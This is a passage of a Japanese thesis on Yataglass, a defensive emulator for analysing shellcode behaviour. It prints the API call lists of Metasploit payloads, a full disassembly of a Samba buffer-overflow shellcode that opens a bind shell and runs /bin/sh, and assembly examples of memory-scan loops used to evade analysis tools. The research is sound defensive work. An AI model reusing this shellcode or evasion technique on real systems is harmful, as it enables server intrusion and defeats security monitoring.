実験を行った攻撃コードの名称，および解析結果として得られたシステムコール列を表 4.4 に示す．解析を行った攻撃コードのうち，`Linux Command Shell, Find Tag Inline` は recv システムコールで特定のバイト列を受け取った後に動作を続行することがわかった．また，“Bind TCP Stager”，“Find Tag Stager”，“Reverse TCP Stager” のつく攻撃コードは 2 つのメッセージに分かれており，初めのメッセージ中の攻撃コードがネットワークソケットを準備し，次のメッセージ中の攻撃コードがそのソケットを利用するという動作になっていることがわかった．これらは，外部からのデータを `recv` で受信するような動作をしているが，これは第 4.1.5 節で述べたダミーデータの伝播の追跡機能により，`recv` の結果に依存する分岐の両方を実行し，正しく解析できた．

```
LoadLibraryA @ kernel32.dll (offset=00029491)
WSAStartup @ ws2_32.dll (offset=0000a639)
WSASocketA @ ws2_32.dll (offset=00008fa9)
bind @ ws2_32.dll (offset=0000652f)
accept @ ws2_32.dll (offset=0001bdf6)
CreateProcessA @ kernel32.dll (offset=00001c36)
WaitForSingleObject @ kernel32.dll (offset=0004c1a0)
closesocket @ ws2_32.dll (offset=0000330c)
ExitProcess @ kernel32.dll (offset=00023b54)
```

図 4.3: “Win32 Bind Shell” の実行する API コール列

4.3.2 Windows に対する攻撃メッセージ

Windows に対する攻撃メッセージが解析できるかどうかを調べるため，MetaSploit Framework [38] の Web サイトに用意されている攻撃コードである，“Win32 Bind Shell” および “Win32 Add User” の解析を行った．これらを用いたのは，アセンブリ言語のソースコードが MetaSploit の Web サイトから入手可能であり，容易に解析結果が正しいかどうかを確認できるためである．

“Win32 Bind Shell” を解析した結果得られた API コール列を図 4.3 に示す．この結果より，“Win32 Bind Shell” が `ws2_32.dll` を用いて新しくネットワーク接続を作成することと `CreateProcess` を用いてプロセスを生成することがわかった．また，“Win32 Add User” を解析した結果得られた API コール列を図 4.4 に示す．この結果より，“Win32 Add User” は `netapi32.dll` に存在する `NetUserAdd`, `NetLocalGroupAddMembers` という 2 つの API を用いて，新しいユーザをシステムに追加することがわかった．さらに，この結果を MetaSploit Framework [38] の Web サイトに用意されている各攻撃コードのソースコードと比較し，結果が正しいことを確認した．なお，これらの攻撃コードは，Windows 上のプロセスの PEB を利用して，`kernel32.dll` のベースアドレスを取得し，`LoadLibrary` を用いて必要とする DLL をロードして，DLL に存在する API を用いるような攻撃コードであった．Yataglass は 4.1.3 節で述べたダミーの PEB と，`LoadLibrary` のスタブによる疑似実行によりこれらの攻撃コードの振る舞いを解析することができた．

```
LoadLibraryA @ kernel32.dll (offset=00029491)
NetUserAdd @ netapi32.dll (offset=00034604)
NetLocalGroupAddMembers @ netapi32.dll (offset=000345bc)
ExitProcess @ kernel32.dll (offset=00023b54)
```

図 4.4: “Win32 Add User” の実行する API コール列

4.3.3 暗号化された攻撃メッセージ

暗号化されたメッセージについて解析できるかどうかを調べるために，MetaSploit Framework [38] に用意されている，Windows 上でコマンドを実行する攻撃コードである “Windows Execute Command” を，MetaSploit で使用される 14 種類の暗号化手法 (JmpCallAddtive, PexFnsenvMov, PexAlphaNum, Alpha2, ShiKaTaGaNai, Countdown, Alpha-upper, Alpha-mixed, Avoid-utf8-tolower, Call4_dword_xor, Nonalpha, Nonupper, Unicode-mixed, Unicode-upper)，及び TAPiON エンコーダ [37] で暗号化した攻撃コードについて，それぞれ Yataglass による解析を行った．実験した全ての暗号化手法において，Yataglass 上で復号し，元の “Windows Execute Command” が実行する API コールリストを取得することができた．

4.3.4 Samba に対する攻撃メッセージ

Linux 上の Samba 2.2.8 のバッファオーバーフロー脆弱性 [46] を利用する攻撃メッセージを SecurityFocus [80] から取得し，Yataglass 上で実行した．実行結果の一部を図 4.5 に示す．図の下線部は得られたシステムコールを示す．実行結果では，この攻撃コードがソケットを作成し，標準入出力を作成したソケットに接続した上で`/bin/sh` を実行することがわかった．また，実際に Redhat 7 上で Samba 2.2.8 を動作させた仮想マシンを用意して攻撃を実行し，デバッガで攻撃コードの実行を追跡したところ，Yataglass による解析結果が正しいことがわかった．

```
No.  Addr. Inst.       Mnemonic
------------------------------------------
0663 0708  31c0        xor eax,eax
0664 070a  31db        xor ebx,ebx
0665 070c  31c9        xor ecx,ecx
0666 070e  51          push ecx
0667 070f  b106        mov cl,0x6
0668 0711  51          push ecx
0669 0712  b101        mov cl,0x1
066a 0714  51          push ecx
066b 0715  b102        mov cl,0x2
066c 0717  51          push ecx
066d 0718  89e1        mov ecx,esp
066e 071a  b301        mov bl,0x1
066f 071c  b066        mov al,0x66
0670 071e  cd80        int 0x80
  - socket detected. domain=2, type=1,
    protocol=6
  -- return dummy1
0671 0720  89c1        mov ecx,eax
0672 0722  31c0        xor eax,eax
0673 0724  31db        xor ebx,ebx
0674 0726  50          push eax
0675 0727  50          push eax
0676 0728  50          push eax
0677 0729  6668b0ef    push word 0xefb0
0678 072d  b302        mov bl,0x2
0679 072f  6653        push bx
067a 0731  89e2        mov edx,esp
067b 0733  b310        mov bl,0x10
067c 0735  53          push ebx
067d 0736  b302        mov bl,0x2
067e 0738  52          push edx
067f 0739  51          push ecx
0680 073a  89ca        mov edx,ecx
0681 073c  89e1        mov ecx,esp
0682 073e  b066        mov al,0x66
0683 0740  cd80        int 0x80
  - bind detected. fd=dummy1,
    addr={family=2, port=61360,
    addr=0.0.0.0}, len=16
0684 0742  31db        xor ebx,ebx
0685 0744  39c3        cmp ebx,eax
0686 0746  7405        jz 0x74d
0687 074d  31c0        xor eax,eax
0688 074f  50          push eax
0689 0750  52          push edx
068a 0751  89e1        mov ecx,esp
068b 0753  b304        mov bl,0x4
068c 0755  b066        mov al,0x66
068d 0757  cd80        int 0x80
  - listen detected. fd=dummy1, backlog=0
068e 0759  89d7        mov edi,edx
068f 075b  31c0        xor eax,eax
0690 075d  31db        xor ebx,ebx
0691 075f  31c9        xor ecx,ecx
0692 0761  b311        mov bl,0x11
```

```
0693 0763  b101        mov cl,0x1
0694 0765  b030        mov al,0x30
0695 0767  cd80        int 0x80
  - signal detected. signum=17 sighandler=1
0696 0769  31c0        xor eax,eax
0697 076b  31db        xor ebx,ebx
0698 076d  50          push eax
0699 076e  50          push eax
069a 076f  57          push edi
069b 0770  89e1        mov ecx,esp
069c 0772  b305        mov bl,0x5
069d 0774  b066        mov al,0x66
069e 0776  cd80        int 0x80
  - accept detected. fd=dummy1, addr=0, len=0
  -- return dummy2
069f 0778  89c6        mov esi,eax
06a0 077a  31c0        xor eax,eax
06a1 077c  31db        xor ebx,ebx
06a2 077e  b002        mov al,0x2
06a3 0780  cd80        int 0x80
  - fork detected. -- emulator forks
06a4 0782  39c3        cmp ebx,eax
06a5 0784  7540        jnz 0x7c6
06a6 0786  31c0        xor eax,eax
06a7 0788  89fb        mov ebx,edi
06a8 078a  b006        mov al,0x6
06a9 078c  cd80        int 0x80
  - close detected. fd = dummy1
06aa 078e  31c0        xor eax,eax
06ab 0790  31c9        xor ecx,ecx
06ac 0792  89f3        mov ebx,esi
06ad 0794  b03f        mov al,0x3f
06ae 0796  cd80        int 0x80
  - dup2 detected. oldfd=dummy2, newfd=0
06af 0798  31c0        xor eax,eax
06b0 079a  41          inc ecx
06b1 079b  b03f        mov al,0x3f
06b2 079d  cd80        int 0x80
  - dup2 detected. oldfd=dummy2, newfd=1
06b3 079f  31c0        xor eax,eax
06b4 07a1  41          inc ecx
06b5 07a2  b03f        mov al,0x3f
06b6 07a4  cd80        int 0x80
  - dup2 detected. oldfd=dummy2, newfd=2
06b7 07a6  31c0        xor eax,eax
06b8 07a8  50          push eax
06b9 07a9  682f2f7368  push dword 0x68732f2f
06ba 07ae  682f62696e  push dword 0x6e69622f
06bb 07b3  89e3        mov ebx,esp
06bc 07b5  8b542408    mov edx,[esp+0x8]
06bd 07b9  50          push eax
06be 07ba  53          push ebx
06bf 07bb  89e1        mov ecx,esp
06c0 07bd  b00b        mov al,0xb
06c1 07bf  cd80        int 0x80
  - execve detected. path=/bin//sh
    argv[0]=/bin//sh
```

図 4.5: Samba に対する攻撃メッセージの解析結果

表 4.5: 実行命令数と所要時間

攻撃コード	エンコーダ	命令数	所要時間
Samba B/O	-	1,919	12 ms
“Win32 Bind Shell”	エンコーダなし	388,220	153 ms
“Windows Execute Command”	エンコーダなし	24,136	20 ms
	ShiKaTaGaNai	24,257	19 ms
	TAPiON	26,257	20 ms

4.3.5 解析時間

表 4.5 に，Samba に対するバッファオーバーフロー攻撃，及び MetaSploit によって暗号化した攻撃について，疑似実行を行った命令数と処理時間を示す．“Windows Execute Command” を暗号化したメッセージについては，高度なエンコーダである ShiKaTaGaNai エンコーダ，TAPiON エンコーダについての結果のみ掲載する．Samba に対する攻撃では int 0x80 命令で直接 Linux のシステムコールを呼び出すのに対して，Windows に対する攻撃では PEB から DLL のベースアドレスを検索し，DLL に存在する API を用いていた．このため，命令数が大きくなっており，実行に時間がかかっている．

4.4 まとめ

本章では，攻撃メッセージ中に含まれる攻撃コードがサーバ上でどのような振る舞いを起こすかを解析するシステムである Yataglass を提案した．Yataglass は攻撃コードを疑似的に実行し，振る舞い解析の結果として，疑似実行した命令列と攻撃コードの用いるシステムコール列を出力する．これにより，振る舞い解析にかかる解析者の手間を削減することを目的とする．

本章ではまず，Yataglass の基本的な動作について説明した．具体的には，Yataglass が攻撃メッセージ中の攻撃コードを実行する方法，Yataglass がシステムコールを検出し疑似実行する方法，Yataglass が Win32 API を検出し疑似実行する方法について説明した．

次に，システムコールや API 呼び出しの結果など Yataglass が生成するデータを検査することで，攻撃コードが Yataglass を検出し解析を回避することを防ぐ方法について説明した．具体的には，Yataglass ではシステムコールや API 呼び出しの

結果を調べる条件分岐を発見し，通常の分岐結果による実行と，条件の評価結果を反転させた場合の実行を行うようにした．

最後に，Yataglassを実装して行った実験の結果について説明した．実験の結果，Yataglassが暗号化や難読化がなされた攻撃コード，Win32 APIを用いる攻撃コード，Sambaサーバに対するバッファオーバーフロー攻撃で用いられている攻撃コードについて正しく解析出来ていることがわかった．

第5章　メモリスキャン攻撃を組み込んだ攻撃コードの解析

攻撃者はYataglassのような攻撃コードの自動解析システムを回避するために様々な手法を開発している．もし，新しい回避手法が攻撃コードに使用された場合，攻撃コード解析システムでは攻撃コードを解析することができなくなってしまう．従って，そのような攻撃コードの解析を人手で行わなければならなくなってしまう．

本章では，Linnらによって示された，ホスト侵入検知システムを回避するための**メモリスキャン攻撃** [23] が攻撃コード解析システム[1]の回避に利用できることを示す．また，本章ではこれを解決するためにSymbolic Executionを用いたメモリスキャン攻撃の対策を提案しYataglassに実装する．そして，実験により実際にメモリスキャン攻撃を用いる攻撃コードによって既存の振る舞い解析システムが回避されてしまうこと，およびYataglassはそのような攻撃コードの振る舞いを正しく解析できることを示す．

5.1　メモリスキャン攻撃

メモリスキャン攻撃 [23] は攻撃対象サーバのメモリ上のデータを攻撃コードの一部として用いる手法である．攻撃コードは攻撃対象サーバのメモリ上のデータを命令列やオペランドとして用いる．これにより，攻撃対象サーバのメモリ内容を使用できない攻撃コード解析システムは回避されてしまう．本節では，まず攻撃対象サーバのメモリ上のデータを攻撃コードの一部として用いることで攻撃コード解析システムを回避できることを示す．次に，攻撃対象サーバ中のデータの利用方法についてまとめる．最後に，メモリスキャン攻撃の方法について詳しく述

[1] ここでいう「攻撃コード解析システム」は振る舞い解析システムに限定しない．例えば，ネットワーク侵入検知システムではメッセージ中から攻撃コードの特徴を検出する．このため，攻撃コード解析システムの一種と言える．

べる．

5.1.1　攻撃対象サーバ中のデータを利用する攻撃コード

攻撃者は攻撃対象サーバのメモリ内容を用いるコードを攻撃コード中の適切な場所に挿入することで，攻撃コード解析システムによる攻撃コードの実行を中断させることができる．そのような攻撃コードの例を図 5.1 に示す．この攻撃コードでは，GetPC と復号ループの間に攻撃対象サーバのメモリ内容を利用する回避コードを挿入している．ここで，エミュレータが GetPC から攻撃コードを実行し始めた場合は，攻撃対象サーバのメモリ内容を見た時点で実行が中断される．一方，復号ループから実行を始めた場合は，GetPC を行っていないため，攻撃コードが暗号化されたデータにアクセスすることができず，攻撃コードの復号が正しく行われない．このため，暗号化された攻撃コードの疑似実行ができない．

また，攻撃者が回避コードをシステムコールの呼び出しの前に挿入すると，振る舞い解析システムがシステムコールの種類と引数を解析することができなくなる．エミュレータが回避コードより前の部分を実行した場合，回避コードによって実行が中断されてしまうため，エミュレータはシステムコール呼び出しがあることがわからない．一方，回避コード以降のコードを実行しても，システムコールに与えられる引数を解析できない．

さらに，攻撃者は攻撃対象サーバのメモリから直接システムコールを呼び出したり，システムコールの引数に必要な値を得ることができる．例えば，攻撃コードは攻撃対象サーバのメモリ領域に存在する `int 0x80` 命令を用いることにより直接 Linux のシステムコールを呼び出すことができる．この場合，エミュレータはシステムコール呼び出しがあったことがわからないので，それを解析することができない．また，システムコールの引数に必要な値を攻撃対象サーバのメモリ領域から取得した場合，エミュレータではその引数がわからなくなる．

このような攻撃は攻撃対象サーバのメモリ内容を使用しない振る舞い解析システムを回避することができる．例えば，Spector [31] では，攻撃コードの疑似実行時に攻撃対象サーバのメモリ領域を参照していない．このため，攻撃コードが攻撃対象サーバのメモリ領域へアクセスするとエラーとなり停止してしまう．もし，Spector がこのエラーを無視し，攻撃コードの実行を続けたとしても，攻撃コードは攻撃対象サーバ中のデータを用いて命令を実行するため，攻撃コードが攻撃対象サーバ上で実行された時の状態と Spector の疑似実行の状態が異なってしまう．



図 5.1: メモリスキャン攻撃の例

従って，Spector は回避コードより後の命令列を正しく実行できない．

また，攻撃コードの振る舞い解析以外の目的で攻撃コードの疑似実行を行う攻撃コード解析システムについても同様に回避することができる．例えば，Polychronakis ら [33–35]，Zhang ら [36] は疑似実行により暗号化された攻撃コードを検出するシステムを提案している．また，Ma ら [28] は攻撃コードを疑似実行の結果に基づいて分類するシステムを提案している．しかし，いずれのシステムも攻撃対象サーバのメモリ領域を考慮せずに攻撃コードの疑似実行を行う．従って，これらのエミュレータは攻撃対象サーバのメモリ内容を用いる攻撃コードを解析できない．

5.1.2　攻撃対象サーバ中のデータの利用方法

攻撃コードが攻撃対象サーバの持つデータを使用するには，2 つの方法がある．

- **既知のアドレスにあるデータの利用**　攻撃コードは，攻撃対象サーバ中にあるデータのアドレスを指定することで，攻撃対象サーバ中のデータを用いることができる．このような攻撃コードを実現するためには，攻撃者はあらかじめ被害プログラムと同じプログラムを自分の計算機で動作させ，利用するデータのアドレスを確定しておく．しかし，Polychronakis らは，この攻撃は攻撃対象サーバのメモリ配置に強く依存するため，攻撃対象サーバと OS の種類やバージョンが異なる場合，動作させることは難しいと述べている [33]．また，Linn らはこの攻撃は Address Obfuscation [81] などの技術を用いれば無効化させることができると述べている [23]．ただし，攻撃者は 2 つの攻撃コードを用いて，2 段階の攻撃を行う可能性がある．具体的には，まず初め

に攻撃対象サーバのメモリ配置の情報を取得するための攻撃コードを動作させる．次に，その取得した情報を攻撃コードに埋め込み，実際の被害を引き起こす攻撃を行う．この場合については，第 6 章で議論する．

- **攻撃対象サーバのメモリから発見したデータの利用 (メモリスキャン攻撃)**
攻撃コードは，攻撃対象サーバのメモリから有用なデータを探し，発見したデータを用いることができる．Linn ら [23] はこのような攻撃を利用してホスト侵入検知システムが回避できる可能性を示した．

このメモリスキャン攻撃は攻撃コード解析システムを回避するために使われる可能性がある．メモリスキャン攻撃は攻撃対象サーバのメモリ配置に依存せずデータを探すことができるため，攻撃者はこのような攻撃を生成するツールを作ることができる．もしそのようなツールが作成された場合，攻撃対象サーバのメモリ内容を使用せずに攻撃コードを解析するシステムは容易に回避されるようになる．従って，本研究ではメモリスキャン攻撃に着目し，その対策を提案する．

5.1.3 メモリスキャン攻撃の方法

単純なメモリスキャン攻撃では，攻撃コードはスタック領域の中にあるデータを利用すればよい．これは，多くの場合，攻撃コードがスタックのアドレスをスタックポインタ (`esp`) やベースポインタ (`ebp`) から容易に得ることができるためである．しかし，スタックは比較的サイズが小さいため利用可能なデータが見つからないことも多い．また，近年の OS ではスタック・バッファ溢れ攻撃を防ぐためにスタック領域を実行禁止にしていることも多い [82, 83]．この場合，命令列として利用可能なデータを発見しても，そこに制御を移すことはできない．

しかし，攻撃コードはスタック上のリターンアドレスを利用することで，スタック領域ではなくコード領域から利用可能なデータを探すことができる．コード領域はスタック領域に比べて攻撃者にとって 2 つの利点がある．第一に，コード領域は命令列として様々なバイト列を保持しているため，利用できるデータが見つかる可能性が高い．第二に，コード領域のデータは常に命令列として実行可能であるため，攻撃コードが実行可能な命令列を探すことができる．

攻撃コードは，スタックから容易にリターンアドレスを得ることができる．例えば，`0x8048000` より少し大きい程度の値をスタックから探せば，高い確率でコード領域のアドレスを見つけることができる．これは，ELF フォーマットの規

約 [84] により，コード領域は `0x8048000` より上位のアドレスにあることが定められているためである．なお，Windows で用いられる PE フォーマットにはそのような規約はない．しかし，この場合でもリターンアドレスはスタックポインタからのオフセットを利用して入手できる．攻撃者は攻撃対象サーバのメモリ配置を全て把握できるわけではないものの，攻撃コードに制御が移ったときのスタックの状態やリターンアドレスの位置は比較的容易に類推できる．これは，攻撃対象サーバのスタックの状態が，脆弱性を利用し挿入した攻撃コードに制御を移行する前に実行していた関数の状態によって決まっているためである．

コード領域をスキャンするメモリスキャン攻撃の例を図 5.1 に示す．この攻撃は，`ret` 命令 (`0xC3`) を攻撃対象サーバのメモリから探し，発見したアドレスへ制御を移す．メモリスキャン攻撃は 5 つの手続きから成る．まず，GetPC コードにより，攻撃コードは攻撃コードが挿入されたメモリアドレスを得る．次に，攻撃コードはリターンアドレスをスタックから取り出す．その後，入手したリターンアドレスから攻撃対象サーバのコード領域の中に存在する `ret` 命令を探す．ここで，攻撃コードは一般にループを用いて攻撃対象サーバ中のメモリから使用可能なデータを探す．このループを以下では**スキャニング・ループ**と呼ぶ．スキャニング・ループが `ret` 命令を見つけた場合，次に攻撃コードは `call` 命令を用いて制御を `ret` 命令に移す．その後，`ret` 命令が実行され，すぐに制御は攻撃コードへ戻る．最後に，攻撃コードは復号ループを用いて，攻撃コードの本体を暗号化されたデータから復号し，実行する．

5.2 Yataglass におけるメモリスキャン攻撃への対策

メモリスキャン攻撃を用いる攻撃コードを解析するため，Yataglass は実行中に攻撃コードのスキャニング・ループが検索するデータを推測する．そして推測したデータを用意し，攻撃コードにこのデータを使用させることで，あたかもスキャニング・ループがデータを発見できたかのようにする．具体的には，Yataglass は Symbolic Execution [31, 85] を用いて攻撃対象サーバ中のデータを未定としたまま攻撃コードを実行し，スキャニング・ループの終了条件を抽出する．そして，この条件を満たすよう攻撃対象サーバ中のデータを決定する．さらに，Yataglass は，攻撃コードがスキャニング・ループを用いずにデータを検索する場合にも対処する．例えば，x86 アーキテクチャのストリング命令である `scas` 命令，`cmps` 命令

を用いると，スキャニング・ループを用いずにデータを検索できる．Yataglass はこの場合もあたかも攻撃コードがデータを発見できたかのようにして解析を行う．これについては，第 5.2.2 節で詳しく述べる．

Yataglass は被害プロセスのメモリ内容を使わずにメモリスキャン攻撃を解析する．これは攻撃コード解析システムにおいて，攻撃対象サーバのメモリ内容を使うことは難しいためである．もし，攻撃対象サーバのメモリ内容を用いて解析を行うとなると，これらのシステムでは攻撃コードが実際にサーバに挿入され，攻撃が成立した瞬間のサーバのメモリ内容を取得しなければならない．しかし，そのようにすると，低対話型ハニーポット [25–27] のように実サーバを用いないシステムで収集した攻撃コードの解析に利用できなくなってしまう．また，攻撃に失敗した攻撃コードの解析にも利用できなくなる．Yataglass では被害プロセスのメモリ内容を使わずにメモリスキャン攻撃を解析することで，これらの利点を失わないようにする．

Yataglass はメモリスキャン攻撃のうち，使用するデータを直接攻撃コードが検索する場合だけを対象とする．これは，攻撃コードが直接データを検索した場合，発見したデータは信頼できるものであり，メモリスキャン攻撃に成功する可能性が高いためである．ただし，メモリスキャン攻撃では攻撃コードが攻撃対象サーバ中のデータを予測しながら間接的にスキャンを行う場合が考えられる．例えば，`pop ebp` 命令の直後には `ret` 命令が存在する可能性が高い．これは関数のエピローグとしてこのような命令列が頻出するためである．このため，攻撃コードは `pop ebp` 命令を攻撃対象サーバ中から探すものの，実際には直後の `ret` 命令を用いる可能性がある．このようなメモリスキャン攻撃は，後続の命令列の予測を誤り失敗する可能性があるものの，攻撃者にとって十分使用可能な手段である．現状の Yataglass はこのような攻撃には対応していない．この制限，および解決策については第 6 章で詳しく述べる．

なお，Spector でも攻撃コードの Symbolic Execution を行うと文献 [31] において説明されている．しかし，Yataglass の Symbolic Execution はメモリスキャン攻撃に対処できるようになっているため，Spector の Symbolic Execution と異なる．第 5.1 節で述べたとおりであるが，Spector の Symbolic Execution は攻撃対象サーバのメモリ内容を考慮していないため，メモリスキャン攻撃を解析することができない．一方，Yataglass では，スキャニング・ループの終了条件から攻撃対象サーバ中のデータを決定することで，メモリスキャン攻撃を解析できる．以下では，メモリスキャン攻撃に対応するための Symbolic Execution について述べる．

5.2.1 Symbolic Execution

Yataglass は，メモリスキャン攻撃への対策として，攻撃コードの Symbolic Execution [31,85] を行う．Symbolic Execution では，エミュレータ内の全てのレジスタとメモリを *Value* という抽象的なシンボルの並びとして扱い，不定な値を不定としたまま計算を進める．例えば，Value である *X* と *Y* に対して，*X*+*Y* の計算結果は（ADD *X Y*）という一つのシンボルになる．ここで，このシンボルがもつ値は実際に *X* と *Y* の値がわかった場合に初めて決定される．

Value には，*Number*，*Symbol*，*Expression*，*Unknown* の 4 種類がある．Number は数値を表す Value であり，具体的な確定している値を示す．例えば 32 ビット整数は Number として扱われる．Expression は演算子とオペランド 2 つから成る 3 つ組で，例えば Value である *X* と *Y* に対して，（ADD *X Y*）は *X*+*Y* を表す．ここで，両方のオペランドの値が確定している場合には，Expression の値を確定することができる．Unknown と Symbol は両方共に不定の値を表す．しかし，これらの 2 つは異なる意味を持つ．Symbol は攻撃コードの実行に影響を及ぼす可能性のある値を表す．例えば，Yataglass は初期化時に *STACK_PTR* という Symbol を esp に割り当てる．これは，esp の初期状態はわからないが，攻撃コードは esp にオフセットを足した値でメモリアクセスを行うことがあるためである．一方，Unknown は基本的に攻撃コードの実行に影響を与えない値を表す．例えば，未初期化のメモリ領域から読み出したデータは Unknown として扱う．

Yataglass は，Value に対して制約条件を持たせることができる．この制約条件は，Value が持つことができる値の範囲として表す．例えば，*X* が 10 以上 20 以下の範囲の値を持ちうるとき，*X* は [10,20] という制約条件を持つ．また，*Y* が 120 以外の 8 ビットの整数値のとき，[0,119] と [121,255] が制約条件となる．この制約条件はメモリスキャン攻撃を解析する上で重要となる．第 5.2.2 節において，この制約条件を使って，Yataglass がどのようにスキャニング・ループを解析するかを示す．

Yataglass はメモリスキャン攻撃を解析するために，スキャニング・ループによる攻撃対象サーバ中のメモリの読み出しや，初期化されていないスタックの内容の読み出しをメモリスキャン攻撃の予兆と見なして扱う．これは，第 5.1 節で説明したとおり，メモリスキャン攻撃がスタックから得た値を攻撃コードの一部として用いたり，スタックの内容からコード領域へのポインタを探す可能性があるためである．Yataglass ではエミュレータの初期化時に，攻撃対象サーバ中のコード領

域へのポインタとして扱われる可能性のある値に *CODE_PTR* という Symbol を割り当てる．例えば，スタックの初期状態では，スタックが *CODE_PTR* で埋まっているものとして扱う．Yataglass は，攻撃コードが *CODE_PTR* に基づくシンボルをメモリアドレスとして用いた場合，攻撃対象サーバ中のメモリ領域をアクセスしたとみなし，取得したデータとして $CODE_n$ という Symbol を与える．なお，ここで n は攻撃対象サーバ中のメモリ領域の n バイト目から取得したデータという意味である．例えば，攻撃コードが *(ADD CODE_PTR 1)* をアクセスした場合，$CODE_1$ を与える．

Yataglass は，他の Symbolic Execution システム [31,85] と同様に，全ての演算結果について縮約を行い，演算結果をできるだけ単純な形にする．これは，縮約を行わないと演算結果を表現するためのシンボルの数が爆発してしまうためである．例えば，TAPiON [37] エンコーダでは，(XOR (OR *X* *X*) *X*)) や (ADD (SUB *X* *Y*) *Y*) というシンボルで表現される意味のない演算命令を何度も挿入することで難読化を行っている．ここで，もし演算結果の表現を適切に縮約しない場合，Yataglass の扱うシンボル数が爆発してしまう．従って，Yataglass は，2 つの Value である *X* と *Y* について以下のルールを用いて縮約する．

- *X* と *Y* が確定した Value の場合，演算結果のシンボルは演算結果の値を持つ 1 つのシンボルとして扱う．例えば，*X*=2，*Y*=1 であることがわかっているとき，(ADD *X* *Y*) は縮約して，3 になる．
- (SUB *X* *X*)，(XOR *X* *X*)，(AND *X* *X*)，(OR *X* *X*) など，演算結果が 0 や *X* 自身になることが明らかな場合は，その結果を持つシンボルに縮約する．
- 加算や減算が行われた場合，可能ならば結果を相殺して縮約する．例えば，(ADD (SUB *X* *Y*) *Y*) は *X* に縮約する．

縮約を行っても，シンボルの意味は等価であるため，Yataglass の攻撃コードの解析能力に影響はない．

5.2.2 条件ジャンプを用いたデータの推測

Yataglass では，スキャニング・ループが探している攻撃対象サーバ中のデータをループの脱出条件から推測する．攻撃コード中のループは，多くの場合，条件ジャンプ命令で脱出する．このとき，フラグレジスタ（eflags）には，条件分岐

```
# ADDR はコード領域のアドレス
1:   mov edi, ADDR        # edi = ADDR (CODE_PTR)
2: loop:
3:   inc edi              # [edi] = CODE1
4:   cmp byte [edi], 0xC3 # 'ret' と比較
5:   je  loopout          # if(*edi=='ret') goto 8;
6:   jmp loop             # else goto 2
7: loopout:               # CONT をスタックへ積み,
8:   call edi             # 'ret' へジャンプ
9: CONT:
```

図 5.2: スキャニング・ループの例

に用いられるフラグが保持されており，このフラグの内容は直前の演算命令の結果で決まる．Yataglass は条件ジャンプを発見すると，eflags の内容が確定しているかどうかを判断する．確定した Value が条件ジャンプに使われている場合は，Yataglass はそのまま条件に従い実行を続ける．不定な Value が使われている場合は特殊な処理を行う．以下ではこの処理について述べる．

Borders らも述べているとおり，攻撃コードはコードサイズが小さいため決定的に動作するように作られている [31]．しかし，エミュレータ上において，メモリスキャン攻撃は攻撃対象サーバ中のメモリ状態がわからないため非決定的な動作をする．図 5.2 にスキャニング・ループの例を示す．このループは 0xC3（ret 命令）を *ADDR* で示される攻撃対象サーバ中のコード領域から検索するループである．ここで，4 行目の cmp 命令は *ADDR* に由来する不定の Value を比較する．このため，5 行目の条件ジャンプは非決定的なジャンプになる．

この非決定性を解決するために，Yataglass は不定の Value による条件ジャンプを発見すると，Yataglass は fork することで同じ実行状態を持つ Yataglass のインスタンスを生成する．その後，片方のインスタンスでは条件が成立したと仮定した実行を行い，もう片方は条件が成立しないと仮定し実行を行う．インスタンスの数が爆発することを防ぐため，Yataglass は一度実行した条件分岐に再び達した場合には，攻撃コードの実行を終了する．図 5.2 の例では，Yataglass は 5 行目で不定の Value に基づく条件ジャンプを発見し，インスタンスを生成し，条件ジャンプが成立した場合とそうでない場合についてコードを実行する．5 行目でジャンプしたインスタンスは，2 行目に戻り，再び 5 行目に達したときに実行を終了する．もう一方のインスタンスはループを脱出し実行を続ける．

```
# ADDR はコード領域のアドレス
1:    mov edi, ADDR        # edi = ADDR (CODE_PTR)
2:  loop:
3:    inc edi              # [edi] = CODE1
4:    cmp byte [edi], 0xC3 # 'ret' と比較
5:    jg loop              # if(*edi>'ret') goto 2;
6:    cmp byte [edi], 0xC3 # 'ret' と比較
7:    jl loop              # if(*edi<'ret') goto 2;
8:  loopout:               # CONT をスタックへ積み,
9:    call edi             # 'ret' へジャンプ
10: CONT:
```

図 5.3: 2 つの条件を用いるスキャニング・ループの例

Yataglass は不定の Value に由来する条件分岐が行われた場合，その Value に制約条件をつける．これにより，Yataglass はスキャニング・ループが探すデータを推測することができる．制約条件を求めるために，Yataglass は，不定の Value を使う命令が条件分岐に影響を与えたかどうかを調べる．図 5.2 の例では，4 行目の `cmp byte [edi], 0xC3` 命令が `eflags` の `ZF` (ゼロフラグ)，`SF` (符号フラグ)，`OF`（桁溢れフラグ），`PF`（パリティフラグ）を設定する．このとき，Yataglass は，`(CMP` $CODE_1$ `0xC3)` をこれらのフラグと関連づける．ここで，$CODE_1$ は，攻撃コードが `edi` の中身である *(ADD CODE_PTR 1)* というシンボルで表されるメモリアドレスを参照することで作られた新しい Value である．

Yataglass は，発見した条件フラグを設定した命令の集合を用いて，条件分岐が成立する場合と成立しない場合で Value に制約条件をそれぞれつける．図 5.2 の例では，Yataglass は，5 行目で $CODE_1$ (すなわち `[edi]`) が，`0xC3` であるとする場合とそうではないとする場合の実行をそれぞれ行う．このようにして，Yataglass は攻撃コードのスキャニング・ループを脱出し，攻撃コードに攻撃対象サーバ中から探し出す命令を見つけたと思わせ，実行を続ける．このため，8 行目の `call edi` 命令に到達したとき，$CODE_1$ の値は `0xC3` になっており，`edi` には $CODE_1$ のアドレスが書き込まれている．従って，Yataglass は呼び出し先の `ret` 命令 (`0xC3`) を実行し攻撃コードの 9 行目に制御を戻す．そして，攻撃コードの解析を続ける．

